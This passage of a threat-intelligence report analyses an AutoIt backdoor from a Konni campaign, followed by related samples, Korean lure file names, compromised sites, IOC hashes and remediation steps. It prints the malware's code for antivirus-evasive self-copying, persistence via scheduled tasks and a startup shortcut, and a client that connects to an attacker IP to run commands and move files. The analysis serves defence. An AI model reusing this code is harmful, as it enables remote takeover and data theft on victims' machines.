
If the Avast processes are detected, the script will wait for 30 to 60 seconds, copy the script file itself, and insert random junk data before and after it. Then it creates a new script file and places it in the C:\Users\Public\Documents\ directory. After deleting the existing scheduled task, it creates a new scheduled task, and the original script file is deleted, restarting the script file.

```
If $avastrunning Then
    Local $randominteger = Random(30, 60, 1)
    Local $i = 0
    While $i < $randominteger
        $currenttime = _NowTime()
        $i += 1
        Sleep(1000)
    WEnd
    Local $scriptname = @ScriptName
    Local $scriptname_ = StringLeft($scriptname, StringInStr($scriptname, ".")-1)
    Local $scriptdir = StringLeft($sscriptpath, StringInStr($sscriptpath, "\", 0, -1)-1)
    Local $newscriptname = generaterandomstring(10)
    Local $newscriptpath = $scriptdir & "\" & $newscriptname & ".au3"
    $houtfile = FileOpen($newscriptpath, $FO_OVERWRITE + $FO_BINARY)
    $hscriptfile = FileOpen($sscriptpath, $FO_BINARY)
    $scriptdata = FileRead($hscriptfile)
    Local $garbage = generaterandomstring(1000)
    FileWrite($houtfile, $garbage)
    FileWrite($houtfile, $scriptdata)
    $garbage = generaterandomstring(1000)
    FileWrite($houtfile, $garbage)
    FileClose($houtfile)
    FileClose($hscriptfile)
    Local $batfilename = generaterandomstring(10)
    Local $batfile = "C:\Users\Public\Documents\" & $batfilename & ".bat"
    FileOpen($batfile, $FO_OVERWRITE)
    Local $cmdline = 'schtasks /Delete /TN "' & $scriptname_ & '" /F'
    $cmdline &= @CRLF
    Local $randominteger1 = Random(5, 10, 1)
    Local $strnumber = String($randominteger1)
    $cmdline &= "schtasks /create /sc minute /mo " & $strnumber & ' /tn "' & $newscriptname & '" /tr "' & $scriptdir & "\AutoIt3.exe " & $newscriptpath & '"'
    $cmdline &= @CRLF
    $cmdline &= 'del /f /q "%~f0"'
    FileWrite($batfile, $cmdline)
    FileClose($batfile)
    Run(@ComSpec & "  /c " & $batfile, '', @SW_HIDE)
    FileDelete($sscriptpath)
```

If the Avast processes are not detected, after deleting the existing tasks, the script will create a shortcut that points to itself and place it in the startup directory. This ensures that the script runs automatically upon system startup, maintaining persistence.

```
Else
    Local Const $sfilepath1 = @StartupDir & "\Start_Web.lnk"
    Local $scriptname1 = @ScriptName
    Local $scriptname_ = StringLeft($scriptname1, StringInStr($scriptname1, ".")-1)
    Local $scriptdir1 = StringLeft($sscriptpath, StringInStr($sscriptpath, "\", 0, -1)-1)
    Local $cmdline = 'schtasks /Delete /TN "' & $scriptname_ & '" /F'
    Run(@ComSpec & "  /c " & $cmdline, '', @SW_HIDE)
    If Not FileExists($sfilepath1) Then
        FileCreateShortcut($scriptdir1 & "\AutoIt3.exe", $sfilepath1, $scriptdir1, " " & $scriptname1, "Starting Website", @SystemDir & "\shell32.dll", "^!t", "15", @SW_SHOWMAXIMIZED)
    EndIf
EndIf
```

Then it establishes a socket connection to 93.183.93.185 on port 57860, and subsequently enters a loop to continuously receive and execute commands.




```
Func connect()
    $acall = DllCall($hws2_32, "int", "socket", "int", 2, "int", 1, "int", 0)
    If Not @error And $acall[0] <> -1 Then
        $socket = $acall[0]
    EndIf
    $tsockaddr_in = DllStructCreate("ushort sin_family;ushort sin_port;ulong s_addr;char sin_zero[8];")
    Local $acall = DllCall($hws2_32, "ulong", "inet_addr", "str", $server_ip)
    DllStructSetData($tsockaddr_in, "s_addr", $acall[0])
    $acall = DllCall($hws2_32, "ushort", "htons", "ushort", $server_port)
    DllStructSetData($tsockaddr_in, "sin_port", $acall[0])
    DllStructSetData($tsockaddr_in, "sin_family", 2)
    $acall = DllCall($hws2_32, "int", "connect", "int", $socket, "ptr", DllStructGetPtr($tsockaddr_in), "int", DllStructGetSize($tsockaddr_
    If @error Or $acall[0] Then Return False
        $connected = True
        clientthread()
    Return True
EndFunc

Func clientthread()
    Local $packettype
    While True
        $packettype = getpackettype()
        If @error Then
            ExitLoop
        EndIf
        If Not processpackettype($packettype) Then
            ExitLoop
        EndIf
    WEnd
    $connected = False
    $cmdopen = False
    $cmdptr = False
    ProcessClose($g_hprocessid)
    closeconnection()
EndFunc
```

The length of the received command is 1 byte, with numbers used to distinguish between commands, and there are the following four types:

Command Typ	Operation	Communication Methods
1(executecmd)	Execute a command on the compromised machine.	Retrieve 2 bytes, parse them as the length of the specified command, then retrieve that number of bytes and convert them into a string command. Execute the cmd command using read and write pipes to break the chain of execution.
2(upload)	Upload a file from the attacker's side to the compromised machine	Retrieve 4 bytes, parse them as the length of the specified file name; retrieve that number of bytes and convert them into a file name; then retrieve another 4 bytes, parse them as the length of the specified file content in bytes; retrieve that number of bytes and convert them into file content; write the converted file content with the specified file name.
3(download)	Download a file from the compromised machine to the attacker's side	Retrieve 4 bytes to determine the length of the specified file name; then, retrieve the number of bytes equal to that length and convert them into a file name. Check if the file exists; if it does, send 4 bytes representing the file's length, followed by sending the file itself to the attacker's end.
4	N/A	N/A

Up until the end of the analysis, the analysts had not received any relevant commands or files.


Correlation Analysis

4.1 Expansion Information


Through the expansion of this sample, it is currently possible to identify a total of 6 related samples. The key information is as follows:

Sha256	file name	File creation time	Time of Appearance in the Wild	Payload Delivery Compromised Site
7887cea2962c954ccb60d005da03abcf 68962517d1b3e3d2a472f5d952a03f8e		2023-12-25 11:39:35	2024-07-06	executivedaytona.com
0aaec376904434197bae4f1a10ecfe8d 4564d95fdfa8236ea960535710661c5f	1. 알티피_엔지니어링본부 사업개발회의 자료.hwp.lnk	2023-12-25 11:39:35	2024-06-28	cavasa.com.co
0329bb5b3a450b0a8f148a57e045bf6e d40eb49a62e026bd71b021a2efc40aed		2023-12-25 11:39:35	2024-06-02	phasechangesolutions.com
5ea09247ad85915a8d1066d1825061cc 8348e14c4e060e1eba840d5e56ab3e4d		2023-12-25 11:39:35	2024-06-02	phasechangesolutions.com
2189aa5be8a01bc29a314c3c3803c2b8 131f49a84527c6b0a710b50df661575e	첨부 1_소명자료 목록(탈세제보).hwp.lnk	2023-12-25 11:39:35	2024-04-23	jethropc.com
ba59f1ece68fa051400fd46467b0dc0a 5294b8644c107646e75d225a45fff015	북한 내부정보/시장통제 관련 내부 동향 및 물가.hwp.lnk	2023-12-25 11:39:35	2024-04-04	www.cammirando.com


It can be observed that the creation time for these samples is the same, 2023-12-25 11:39:35. This confirms that Konni created the template for the malicious files in December 2023 and then used scripting tools to generate malicious lnk files and conduct targeted distribution in 2024. The related released files are shown in the figure below:



The relevant compromised websites are listed as follows:



The phasechangesolutions.com compromised website still has an open directory vulnerability to this day.



Appendix - IOC

Compromised Websites

executivedaytona.com

cavasa.com.co

phasechangesolutions.com

jethropc.com

cammirando.com

Hash

7887cea2962c954ccb60d005da03abcf68962517d1b3e3d2a472f5d952a03f8e

0aaec376904434197bae4f1a10ecfe8d4564d95fdfa8236ea960535710661c5f

0329bb5b3a450b0a8f148a57e045bf6ed40eb49a62e026bd71b021a2efc40aed

5ea09247ad85915a8d1066d1825061cc8348e14c4e060e1eba840d5e56ab3e4d

2189aa5be8a01bc29a314c3c3803c2b8131f49a84527c6b0a710b50df661575e

ba59f1ece68fa051400fd46467b0dc0a5294b8644c107646e75d225a45fff015

Appendix - Action Recommendations

Threat Disposal

lRemove suspicious directories with random names under the C drive, which include renamed curl.exe files, renamed AutoIt3.exe files, and files with the au3 extension that have random names (not transferred).

lClear out suspicious directories with random names in the C:\Users\Public directory, which contain batch script files with random names or suspicious lnk files in the startup items (that have been moved).

lEliminate dubious scheduled tasks or startup items.

Security Reinforcement

lDo not easily click on unknown files; take precautions.

lReport suspicious files promptly.

lIf you accidentally click on something suspicious, immediately disconnect from the network, seal the device, and wait for professional handling.

Preview